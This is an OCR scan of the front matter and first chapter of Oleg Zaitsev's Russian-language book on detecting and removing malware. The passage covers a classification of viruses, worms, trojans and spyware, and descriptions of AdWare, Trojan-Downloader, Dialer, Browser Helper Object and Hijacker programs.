
ОЛЕГ ЗАЙЦЕВ

# ROOTKITS, SPYWARE/ADWARE, KEYLOGGERS & BACKDOORS

## ОБНАРУЖЕНИЕ И ЗАЩИТА



- РУТКИТЫ И РУТКИТ-ТЕХНОЛОГИИ
- ПРОГРАММЫ SPYWARE/ADWARE
- КЛАВИАТУРНЫЕ ШПИОНЫ
- ПРОГРАММЫ КЛАССОВ HIJACKER, TROJAN-DOWNLOADER И TROJAN-DROPPER
- ПРИМЕРЫ ПРОГРАММ НА C И DELPHI
- ПРАКТИЧЕСКИЕ МЕТОДИКИ ПОИСКА И НЕЙТРАЛИЗАЦИИ ВРЕДОНОСНЫХ ПРОГРАММ И ХАКЕРСКИХ «ЗАКЛАДОК»


+cd

bhv

Олег Зайцев

# ROOTKITS, SPYWARE/ADWARE, KEYLOGGERS & BACKDOORS

## ОБНАРУЖЕНИЕ И ЗАЩИТА



Санкт-Петербург
«БХВ-Петербург»
2014

УДК 681.3.068
ББК 32.973.26-018.2
З-12

**Зайцев О. В.**

З-12 ROOTKITS, SPYWARE/ADWARE, KEYLOGGERS & BACKDOORS: обнаружение и защита. — СПб.: БХВ-Петербург, 2014. — 299 с.: ил.

ISBN 978-5-9775-1535-1

Рассмотрены технологии и методики, положенные в основу работы распространенных вредоносных программ: руткитов, клавиатурных шпионов, программ SpyWare/AdWare, BackDoor, Trojan-Downloader и др. Для большинства рассмотренных программ и технологий приведены подробные описания алгоритма работы и примеры кода на Delphi и C, демонстрирующие упрощенную реализацию алгоритма. Описаны различные утилиты, в том числе и популярная авторская утилита AVZ, предназначенные для поиска и нейтрализации вредоносных программ и хакерских "закладок". Рассмотрены типовые ситуации, связанные с поражением компьютера вредоносными программами. Для каждой из ситуаций описан процесс анализа и лечения. На прилагаемом компакт-диске приведены исходные тексты примеров, антивирусная утилита AVZ и некоторые дополнительные материалы.

*Для системных администраторов, специалистов по защите информации, студентов вузов и опытных пользователей*

УДК 681.3.068
ББК 32.973.26-018.2

**Группа подготовки издания:**

| | |
|---|---|
| Главный редактор | *Екатерина Кондукова* |
| Зам. главного редактора | *Игорь Шишигин* |
| Зав. редакцией | *Григорий Добин* |
| Редактор | *Екатерина Капалыгина* |
| Компьютерная верстка | *Натальи Смирновой* |
| Корректор | *Наталия Першакова* |
| Дизайн обложки | *Инны Тачиной* |
| Зав. производством | *Николай Тверских* |

"БХВ-Петербург", 190005, Санкт-Петербург, Измайловский пр., 29.

CD к книге выложен на FTP-сервер издательства по адресу:
**ftp://ftp.bhv.ru/5941578687.zip**

ISBN 978-5-9775-1535-1

# Оглавление

# Введение

Эта книга посвящена технологиям и методикам, применяемым в некоторых типах распространенных вредоносных программ. В частности, большое внимание уделено руткитам и клавиатурным шпионам.

*Глава 1* содержит классификацию вредоносных программ, в которой особое внимание уделено AdWare и SpyWare. Данные программы являются условно вредоносными, поскольку не обладают присущей компьютерным вирусам способностью к размножению, не повреждают данные и не передают злоумышленникам конфиденциальной информации. Однако наличие AdWare на компьютере для пользователя неприятнее вируса — многие AdWare в процессе работы выводят рекламные окна с раздражающей частотой, подменяют стартовую страницу браузера и выполняют иные нежелательные действия.

В *главе 2* подробно рассмотрены технологии, применяемые современными вредоносными программами. В первую очередь внимание уделено руткитам и руткит-технологиям. Кроме того, подробно рассмотрены шпионские программы, осуществляющие слежение за клавиатурой и буфером обмена. Также описаны программы классов Hijacker, Trojan-Downloader и Trojan-Dropper, методики защиты от удаления, обхода Firewall и слежения за сетевым трафиком. Материалы *главы 2* рассчитаны в основном на опытного пользователя и системного администратора. Для большинства рассмотренных технологий приведены примеры на языках Delphi и C, поясняющие принципы работы и демонстрирующие особенности их реализации. Многие из примеров после небольшой доработки могут применяться для тестирования антивирусных программ и утилит.

*Глава 3* посвящена различным утилитам, которые могут оказаться полезными для поиска и уничтожения вредоносных программ без применения антивирусов и антишпионов. Особое внимание уделено бесплатным программам, работающим без инсталляции. Все описанные программы разбиты по категориям (антируткиты, антикейлоггеры, утилиты мониторинга, диспетчеры процессов, менеджеры автозапуска, снифферы). Из описанных программ можно укомплектовать своеобразный набор инструментов, полезный для оперативного обследования компьютера. Помимо известных программ различных разработчиков в *главе 3* описана авторская утилита AVZ, предназначенная для полуавтоматического исследования компьютера. Данную утилиту с подробной документацией можно найти на прилагаемом к книге компакт-диске.

В *главе 4* рассмотрены практические примеры анализа компьютера с применением описанных в *главе 3* программ. Этот материал может быть интересен читателю с любым уровнем подготовки, так как демонстрирует базовые подходы к анализу компьютера. В качестве примеров анализа выбраны типовые ситуации, с которыми может столкнуться каждый пользователь, — примером такой ситуации является вывод посторонних окон с рекламной информацией или подмена стартовой страницы браузера.

## Кому адресована эта книга


Книга предназначена для широкой аудитории читателей, интересующихся принципами работы вредоносных программ и методиками защиты от них. В частности, она может быть полезна:

- специалистам по защите информации;
- студентам, изучающим предметы по специальности "Информационная безопасность";
- системным администраторам;
- опытным пользователям, интересующимся принципами работы вредоносных программ и методиками защиты от них без применения антивируса.

Для изучения описанных в книге примеров желательно знание языков C и Delphi и общие познания в области системного программирования. Однако эти знания именно желательны, так как описание всех технологий в данной книге начинается с рассказа об алгоритмах и принципах их работы, а уже затем идут конкретные примеры, демонстрирующие данную технологию на практике. То же можно сказать по поводу описанных в книге утилит — для их применения не требуются специальные знания, как в случае использования отладчиков и дизассемблеров.

## Благодарности

Я искренне благодарен Сергею Шерстневу за помощь, оказанную в подготовке и тестировании примеров к данной книге.



# Глава 1

# Классификация вредоносных программ

В настоящее время известно множество различных методик классификации вредоносных программ. В качестве классификационных признаков обычно выступает одно из свойств вредоносных программ.

- Методика заражения системы.
- Ущерб, наносимый системе в результате деятельности вредоносной программы.
- Некоторые технические признаки. Например, платформа, на которой может функционировать вредоносная программа (Win32, Linux, Java), или примененные в ходе создания средства разработки.

Классификация по методике заражения является одной из наиболее распространенных и универсальных.

## Классификация по методике заражения системы

По методике заражения системы и файлов можно выделить ряд категорий.

- *Компьютерные вирусы.* Это вредоносные программы, обладающие способностью к заражению других программ. Под термином "заражение" в данном контексте понимается внедрение машинного кода вируса в тело поражаемой программы и модификация поражаемой программы таким образом, чтобы машинный код вируса получил управление в момент запуска зараженной программы или в процессе ее работы. Процедура удаления вируса (так называемое "лечение") в данном случае сводится к уда-

лению машинного кода вируса из тела программы и восстановлению ее работоспособности. Восстановление работоспособности приложения может быть как простым (состоящим, как правило, в восстановлении нескольких полей в заголовке исполняемого файла), так и очень сложным. Например, вирус может зашифровать фрагменты заражаемой программы, следовательно, для восстановления работы приложения потребуется их расшифровка.

- *Сетевые и почтовые черви.* Вредоносные программы данного типа не обладают способностью "заражать" другие приложения, но обладают алгоритмами, позволяющими рассылать им свои копии на другие компьютеры. Лечение червя сводится к поиску его компонентов на диске и их удалению.
- *Троянские программы.* Программы данной категории не обладают способностью заражать другие приложения или рассылать свои копии на другие компьютеры. Однако своей деятельностью они наносят вред пользователю тем или иным способом — например, передачей его конфиденциальных данных злоумышленнику, уничтожением информации, нарушением работы других приложений. Лечение троянской программы аналогично лечению червя — оно сводится к удалению файлов троянской программы.
- *AdWare/SpyWare.* Программы данного типа аналогичны троянским, т. е. они не могут заражать другие приложения или рассылать свои копии на другие компьютеры, но в отличие от троянских программ они не являются вредоносными. Однако их наличие на компьютере замедляет его работу, происходит ощутимый расход интренет-трафика, программа может осуществлять слежение за работой пользователя (например, фиксировать посещенные им URL) и доставлять массу беспокойства своей деятельностью. Часто подобные программы маскируют свое присутствие на компьютере и активно противодействуют своему удалению.

Стоит отметить, что известна масса вредоносных программ, которые можно отнести к нескольким категориям одновременно. Например, почтовый червь может выполнять функции троянской программы, а троянская программа, к примеру, может быть внедрена в одно из системных приложений по вирусному принципу. Кроме того, каждый из разработчиков антивирусных программ придерживается собственных критериев классификации. В результате один антивирус может вообще не детектировать некую вредоносную программу (поскольку аналитики не считают ее вредоносной), другой будет детектировать ее как AdWare, третий — как троянскую программу. Чаще всего подобные спорные моменты возникают именно для программ категорий AdWare и SpyWare, не являющихся вредоносными приложениями.

# Классификация по наносимому ущербу

С другой стороны, можно классифицировать вредоносные программы по степени опасности для системы. В этом случае можно выделить следующие категории.

- *Безопасные.* Несмотря на то, что программы этой категории относятся к вредоносным, они не причиняют явного ущерба операционной системе и данным пользователя. В эту категорию попадают почти все AdWare- и SpyWare-программы. К безопасным также можно отнести Hoax, которые имитируют наличие вредоносной программы без нанесения ущерба.
- *Программы, уничтожающие и повреждающие данные.* Подобные деструктивные действия заложены в ряде компьютерных вирусов и троянских программ. Некоторые вредоносные программы производят обратимое повреждение информации (например, ее шифровку) с последующим требованием выкупа за восстановление информации, обычно после оплаты некоторой суммы разработчику.
- *Программы, собирающие и передающие третьим лицам конфиденциальную информацию.* Обычно это троянские программы, собирающие различные пароли, хранящиеся на компьютере пользователя.
- *Программы, организующие брешь в безопасности компьютера.* Это в первую очередь всевозможные backdoor и троянские программы, выполняющие создание посторонних учетных записей или выполняющие аналогичные операции, позволяющие злоумышленнику получить доступ к компьютеру пользователя
- *Программы, нейтрализующие или повреждающие специализированное программное обеспечение, применяемое для защиты компьютера.* В классификации лаборатории Касперского ряд таких программ выделен в категорию Trojan.Win32.KillAV.

Как и в случае с предыдущей классификацией, многие из вредоносных программ можно отнести к нескольким категориям одновременно. Например, троянская программа может воровать конфиденциальную информацию и одновременно с этим активно противодействовать Firewall и антивирусам.

# Основные разновидности вредоносных программ

Рассмотрим подробнее несколько наиболее распространенных разновидностей современных вредоносных программ. Основное внимание уделим программам класса AdWare, SpyWare и Hoax, которые по своей многочисленно-

сти догнали и возможно уже перегнали вредоносные программы других типов. Кроме описания основных свойств программ формулируем критерии, по которым программу можно отнести к категории SpyWare или AdWare.

## SpyWare (программы-шпионы)

Программой-шпионом (альтернативные названия — Spy, SpyWare, Spy-Ware, Spy Trojan) принято называть программное обеспечение, собирающее и передающее кому-либо информацию о пользователе без его согласия. Информация о пользователе может включать его персональные данные, конфигурацию его компьютера и операционной системы, статистику работы в сети Интернет.

Шпионское программное обеспечение применяется для ряда целей, из которых основными являются маркетинговые исследования и целевая реклама. В этом случае информация о конфигурации компьютера пользователя, используемом им программном обеспечении, посещаемых сайтах, статистика запросов к поисковым машинам и статистика вводимых с клавиатуры слов позволяет очень точно определить род деятельности и круг интересов пользователей. Поэтому на практике чаще всего можно наблюдать связку SpyWare + AdWare, т. е. "Шпион" + "Модуль показа рекламы". Шпионская часть собирает информацию о пользователе и передает ее на сервер рекламной фирмы. Там информация анализируется и в ответ высылается рекламная информация, наиболее подходящая для данного пользователя. В лучшем случае реклама показывается в отдельных всплывающих окнах, в худшем — внедряется в загружаемые страницы и присылается по электронной почте.

Однако собранная информация может использоваться не только для рекламных целей — например, получение информации о ПК пользователя может существенно упростить хакерскую атаку и взлом компьютера пользователя. А если программа периодически обновляет себя через Интернет, то это делает компьютер очень уязвимым — элементарная атака на DNS может подменить адрес источника обновления на адрес сервера хакера — такое "обновление" приведет к внедрению на ПК пользователя любого постороннего программного обеспечения.

Шпионское программное обеспечение может попасть на компьютер пользователя двумя основными путями.

- В ходе посещения сайтов Интернета. Наиболее часто проникновение шпионского ПО происходит при посещении пользователем хакерских и warez-сайтов, сайтов с бесплатной музыкой и порносайтов. Как правило, для установки шпионского ПО применяются ActiveX-компоненты или троянские программы категории TrojanDownloader по классификации лаборатории Касперского. Многие хакерские сайты могут выдать

"крек", содержащий шпионскую программу или Trojan-Downloader для ее загрузки.

- В результате установки бесплатных или условно-бесплатных программ. Самое неприятное состоит в том, что подобных программ существует великое множество, они распространяются через Интернет или на пиратских компакт-дисках. Классический пример — кодек DivX, содержащий утилиту для скрытной загрузки и установки SpyWare.Gator. Большинство программ, содержащих SpyWare-компоненты, не уведомляют об этом пользователя.

Точных критериев для занесения программы в категорию "SpyWare" не существует, и очень часто создатели антивирусных пакетов относят программы категорий "AdWare", "Hijacker" и "BHO" к категории "SpyWare" и наоборот.

Для определенности предлагается ряд правил и условий, при соблюдении которых программу можно классифицировать как SpyWare. В основу классификации положены проведенные автором исследования наиболее распространенных SpyWare-программ.

- Программа скрытно устанавливается на компьютер пользователя. Смысл данного пункта состоит в том, что инсталлятор обычной программы должен уведомить пользователя о факте установки программы (с возможностью отказа от установки), предложить выбрать каталог для установки и конфигурацию. Кроме того, после установки инсталлятор должен создать пункт в списке "Установка и удаление программ", вызов которого выполнит процесс деинсталляции. Шпионское программное обеспечение обычно устанавливается экзотическим способом (часто с использованием троянских модулей категории) скрытно от пользователя, при этом его деинсталляция в большинстве случаев невозможна. Второй путь инсталляции SpyWare — скрытная установка в комплекте с какой-либо популярной программой.
- Программа скрытно загружается в память в процессе загрузки компьютера. Стоит отметить, что разработчики современных SpyWare применяют rootkit-технологии для маскировки процесса в памяти и файлов на диске. Кроме того, становится популярным создание "неубиваемых" процессов (т. е. запуск двух процессов, которые перезапускают друг друга в случае остановки) и применение иных технологий, затрудняющих удаление SpyWare без применения специализированных средств. Такая технология, в частности, применяется в SpyWare.WinAd и многих других шпионских программах.
- Программа выполняет некоторые операции без указания пользователя — например, принимает или передает какую-либо информацию из Интернета.

- Программа загружает и устанавливает свои обновления, дополнения, модули расширения или иное ПО без ведома и согласия пользователя. Данное свойство присуще многим шпионским программам и чрезвычайно опасно, т. к. загрузка и установка обновлений и дополнительных модулей происходит скрытно и часто ведет к нестабильной работе системы. Более того, механизмы автоматического обновления могут быть использованы злоумышленниками для внедрения на ПК пользователя троянских модулей.
- Программа модифицирует системные настройки или вмешивается в функционирование других программ без ведома пользователя. Например, шпионский модуль может изменить уровень безопасности в настройках браузера или внести изменения в настройки сети.
- Программа модифицирует информацию или информационные потоки. Типовыми примерами являются разные расширения для программы Outlook Express, которые при отправке письма приписывают к нему свою информацию. Второй распространенный пример — модификация загружаемых из Интернета страниц (в страницы включается рекламная информация, некоторые слова или фразы превращаются в гиперссылки).

В данной классификации следует особо отметить тот факт, что программа категории SpyWare не позволяет удаленно управлять компьютером и не передает пароли и аналогичную им конфиденциальную информацию своим создателям — подобные действия специфичны другой категории программ — "Trojan" и "BackDoor". Однако по многим параметрам программы категории SpyWare являются родственниками троянских программ.

Рассказав о программах категории SpyWare, стоит акцентировать внимание на неявном слежении за пользователем. Предположим, что у пользователя установлена безобидная программа, загружающая рекламные баннеры один раз в час. Анализируя протоколы рекламного сервера, можно выяснить, как часто и как долго пользователь работает в Интернете, в какое время, через какого провайдера. Эта информация будет доступна даже при условии, что программа будет только загружать данные, не передавая никакой информации. Более того, каждая версия программы может загружать рекламу по уникальному адресу, что позволит узнать, какая именно программа загружает рекламу.

## SpyWare cookies

Практически все программы для поиска программ AdWare/SpyWare детектируют и удаляют так называемые "SpyWare cookies" (в некоторых случаях их называют tracking cookies). В качестве теста автор проверил свой компьютер с помощью известной программы Ad-Aware SE Personal, и она обнаружила и

предложила удалить 164 "tracking cookies", причем большинство найденных cookies были созданы известными сайтами, в частности: rambler.ru, list.ru, hotlog.ru, downloads.ru. В результате часто в различных конференциях можно прочитать сообщения примерно такого содержания: "я лечил компьютер и нашел несколько сотен шпионов, которые пропустил мой антивирус/антишпион " — а затем анализ показывает, что речь шла о cookies.

По поводу cookies можно однозначно сказать, что это обычные текстовые файлы, которые не являются программами и не могут выполнять никаких шпионских или троянских действий на компьютере пользователя. Единственная "шпионская" операция, осуществимая с помощью cookies, состоит в возможности сайта сохранить на компьютере пользователя некоторые текстовые данные, которые будут переданы при последующем посещении сайта, сохранившего cookie. Рейтинги, счетчики и баннерные рулетки могут использовать cookie для своеобразной "пометки" пользователя.





**Рис. 1.1.** Схема взаимодействия

Предположим, что пользователь посещает два сайта, содержащих на своих страницах счетчик одной и той же рейтинговой системы (рис. 1.1). При посещении сайта A произойдет минимум две операции — загрузка страницы с сайта A (шаг 1) и обращение к сайту рейтинговой системы (шаг 2). В заголовке HTTP ответа рейтинговой системы содержится поле, предписывающее браузеру сохранить cookie для сайта рейтинговой системы, — в результате браузер сохраняет cookie в своей базе данных. Затем пользователь посещает сайт B (шаг 3) и происходит повторное обращение к сайту рейтинговой системы (шаг 4), в ходе которого передается cookie, сохраненный на шаге 2.

Получив и проанализировав cookie, рейтинговая система опознает пользователя. Для этого, как правило, в cookie хранится присвоенный пользователю уникальный номер. В результате рейтинговая система может не просто фиксировать факт посещения сайта, но и отслеживать "траекторию" переходов по сайтам, страницы которых содержат счетчики этой рейтинговой системы. Кроме того, рейтинговая система может решить ряд интересных статистических задач — например, определить количество уникальных посетителей за определенный период, количество постоянных пользователей, периодичность посещения. Помимо статистических исследований идентификация пользователя с помощью cookie позволяет бороться с "накруткой" посещений или баннерных показов.

Важно отметить, что с помощью cookie любой сайт может регистрировать факт повторного посещения, но не может определить никаких персональных данных пользователя. Исключением является случай, когда пользователь сам передал серверу какие-либо данные, заполняя формы регистрации на сайте. Но даже в этом случае подобные данные очень редко хранятся непосредственно в cookie — обычно они вносятся в базу данных на стороне Web-сервера, а в cookie хранится идентификатор пользователя или сессии.

Таким образом, получается, что на взгляд автора опасность, которая приписывается "шпионским" cookie, существенно завышена. Internet Explorer всех версий позволяет отключить прием cookie, в версии 6.0 имеется возможность более тонкой настройки — все cookie делятся на основные (сохраняемые просматриваемой страницей) и сторонние (сохраняемые ресурсами, загружаемыми с других сайтов). Аналогичная возможность предусмотрена в альтернативных браузерах Mozilla Firefox и Opera.

## AdWare-программы и модули

AdWare (синонимы AdvWare, Ad-Ware и т. п.) — это приложение, предназначенное для загрузки на ПК пользователя информации рекламного характера для последующей демонстрации этой информации пользователю. Можно выделить две категории AdWare-программ.

- Программы, распространяемые по AdWare-лицензии. Данные программы воспроизводят рекламу в качестве неявной оплаты за их использование, при этом реклама должна показываться только во время использования программы в контексте ее окон.
- Независимое приложение, предназначенное для воспроизведения рекламы. Такие программы, как правило, маскируются от обнаружения и удаления пользователем и могут существенно ему досаждать. Рекламная информация обычно выводится в виде всплывающих окон, хотя известны и широко применяются более экзотические методики демонстрации рек-

ламы — например, внедрение рекламной информации в рабочий стол в виде обоев или с использованием возможностей размещения Web-элементов на рабочем столе.

Можно сформулировать ряд правил, которых должна придерживаться корректная программа, распространяемая по AdWare-лицензии.

- При инсталляции на ПК программа должна предупредить пользователя о том, что является AdWare-приложением с разъяснением того, что конкретно понимается под термином "AdWare". При этом инсталлятор должен предусматривать возможность отказа от установки приложения (а еще лучше предлагать варианты установки — бесплатный AdWare-вариант или платный ShareWare-вариант). Типовым примером "правильной" инсталляции является менеджер закачек FlashGet, который честно предлагает два варианта установки — AdWare или ShareWare (FlashGet приведен в качестве примера не случайно — ряд программ анти-SpyWare по неизвестной причине считают его шпионским ПО и удаляют).
- AdWare-модуль должен быть или библиотекой, загружаемой AdWare-программой во время работы, или неразрывной частью AdWare-программы. При этом загрузка AdWare-модуля должна естественно происходить при запуске приложения, выгрузка и прекращение работы — при выгрузке приложения из памяти. Недопустимо внедрение AdWare-модулей в другие приложения или их установка на автозапуск.
- AdWare-модуль должен воспроизводить рекламную информацию только в контексте вызывавшего его приложения. Недопустимо создание дополнительных окон, запуск сторонних приложений, открытие неких Web-страниц.
- AdWare-модуль не должен выполнять действий, присущих программам категории SpyWare.
- AdWare-модуль должен деинсталлироваться вместе с установившим его приложением.

Как легко заметить, к AdWare-приложению в данной классификации предъявляются серьезные требования и практически ни один AdWare-модуль не удовлетворяет всем перечисленным требованиям.

## Trojan-Downloader

Программы из категории Trojan-Downloader (сам термин "Trojan-Downloader" введен лабораторией Касперского) уже упоминались, поэтому следует дать определение для данной категории программ. Trojan-Downloader — это программа (модуль, ActiveX, библиотека и т. п.), основным назначением которой является скрытная несанкционированная загрузка программного обес-

печения из Интернета. Наиболее известными источниками Trojan-Downloader являются хакерские сайты. Сам по себе Trojan-Downloader как правило не несет прямой угрозы для компьютера — он опасен именно тем, что производит неконтролируемую загрузку программного обеспечения. Trojan-Downloader применяется в основном для загрузки вирусов, троянских и шпионских программ. Наиболее известными по статистике автора являются Trojan-Downloader.IstBar, Trojan-Downloader.Win32.Dyfuca, Trojan-Downloader.Win32.Agent и ряд других. Trojan-Downloader.Win32.IstBar и Trojan-Downloader.Win32.Agent поставили своеобразный рекорд по количеству различных модификаций и своей вредоносности — их появление на компьютере приводит к резкому росту трафика и появлению на ПК множества посторонних программ.

Все программы категории TrojanDownloader можно условно подразделить на две категории.

- Универсальные Trojan-Downloader — могут загружать любой программный код с любого сервера. Настройки могут храниться локально (в отдельном файле, реестре) или загружаться с определенного сайта.
- Специализированные Trojan-Downloader — предназначены для загрузки строго определенных типов троянских или шпионских программ. Адреса и имена файлов в таком случае жестко фиксированы и хранятся в теле программы.

## Dialer

Программы категории Dialer (он же часто называется "порнозвонилка" от названия Porn-Dialer, присвоенного им в классификации лаборатории Касперского) достаточно широко распространены и предназначены для решения ряда задач, связанных с дозвоном до заданного сервера и установления с ним модемной связи. Применяются данные программы в основном создателями порносайтов, но страдают от них все — многие программы категории Dialer используют весьма изощренные способы установки (с использованием ActiveX, Trojan-Downloader), причем установка может быть инициирована при посещении практически любого сайта.

Организацию модемного соединения с сервером владельца Dialer может производить несколькими способами:

- набирать номер и устанавливать соединения своими средствами;
- создавать новое соединение удаленного доступа;
- изменять существующие соединения удаленного доступа.

В первых двух случаях Dialer, как правило, всячески привлекает внимание пользователя к себе и созданному им соединению — копирует себя во все

доступные места (в папки Program Files, Windows, Windows\System, Пуск и т. п.), создает ярлыки, регистрирует себя в автозапуске.

Часто кроме решения основной задачи программы типа Dialer выполняют задачи, свойственные программам других категорий (AdWare, SpyWare, Trojan-Downloader). Некоторые Dialer устанавливают себя на автозапуск, внедряются в другие приложения — например, автору известен Dialer, регистрирующий себя как расширение языка Basic и запускающийся при открытии любого приложения Microsoft Office, использующего скрипты.

Некоторые программы типа Dialer можно смело относить к троянским программам (а многие производители антивирусов считают Dialer троянской программой — на сайте производителей Norton Antivirus про Dialer говорится "троянская программа, предназначенная для..."), в классификации лаборатории Касперского есть специальная категория Trojan.Dialer.

Кроме утилит дозвонки к категории Dialer часто относят специализированные утилиты для просмотра порносайтов. Ведут они себя аналогично Dialer, только вместо модемного соединения соединяются с закрытими сайтами по Интернету.

> ***НА ЗАМЕТКУ***
>
> Не следует путать вредоносные Dialer с утилитами, предназначенными для автоматической дозвонки до провайдера. Они так же называются "Dialer", но в отличие от вредоносных программ устанавливаются пользователем и работают согласно его настройкам.

## BHO (Browser Helper Object)

BHO (альтернативные названия — Browser Helper Object, Browser Plugin, Browser Bar, IE Bar, OE Bar и т. п., в классификации лаборатории Касперского есть подкатегория Toolbar, например, AdWare.Toolbar.Azesearch) — это расширение браузера или программы электронной почты, как правило, выполненное в виде дополнительной панели управления. У BHO есть ряд достаточно опасных особенностей.

- BHO не являются процессами системы — они работают в контексте браузера и не могут быть обнаружены в диспетчере задач.
- BHO запускаются вместе с браузером и могут контролировать события, связанные с работой пользователя в Интернете (по сути BHO для этого и предназначены).
- BHO обмениваются с сетью, используя API интеграции с браузером. Поэтому с точки зрения большинства персональных FireWall обмен с Интернетом ведет браузер. Как следствие, обнаружить такой обмен и воспрепятствовать ему очень сложно. Ситуация отягощается тем, что многие

BHO, входящие в категорию "SpyWare", передают информацию после запроса пользователя — это делает практически невозможным обнаружение постороннего обмена с Интернетом, т. к. он идет на фоне полезного трафика.

- Ошибки в работе BHO могут дестабилизировать работу браузера и приводить к трудно диагностируемым сбоям в его работе.

Несмотря на описанные особенности, BHO не обязательно является вредоносным приложением — например, существуют выполненные по BHO-технологии панели для IE, упрощающие работу с поисковыми системами (рис. 1.2).





**Рис. 1.2.** Браузер с установленным BHO

Известен ряд универсальных BHO, представляющих собой конфигурируемую панель инструментов. Конфигурация, как правило, хранится в формате XML и может редактироваться пользователем или разработчиком.

## Hijacker

Буквальный перевод этого термина звучит как "налетчик", "грабитель", "воздушный пират". Это программа, которая выполняет на компьютере пользователя нежелательные для него действия, преследуя цели своих разработчи-

ков. Производители многих антивирусных средств относят программы категории Hijacker к троянским программам.

Наиболее распространенной задачей программ класса Hijacker является перенастройка параметров браузера, электронной почты или других приложений без разрешения и ведома пользователя. В зарубежных источниках автору встречалось определение Hijacker, как утилиты, которая изменяет настройки браузера без ведома пользователя.

Чаще всего программы категории Hijacker применяются для изменения:

- стартовой страницы браузера — стартовая страница заменяется на адреса сайта создателей Hijacker;
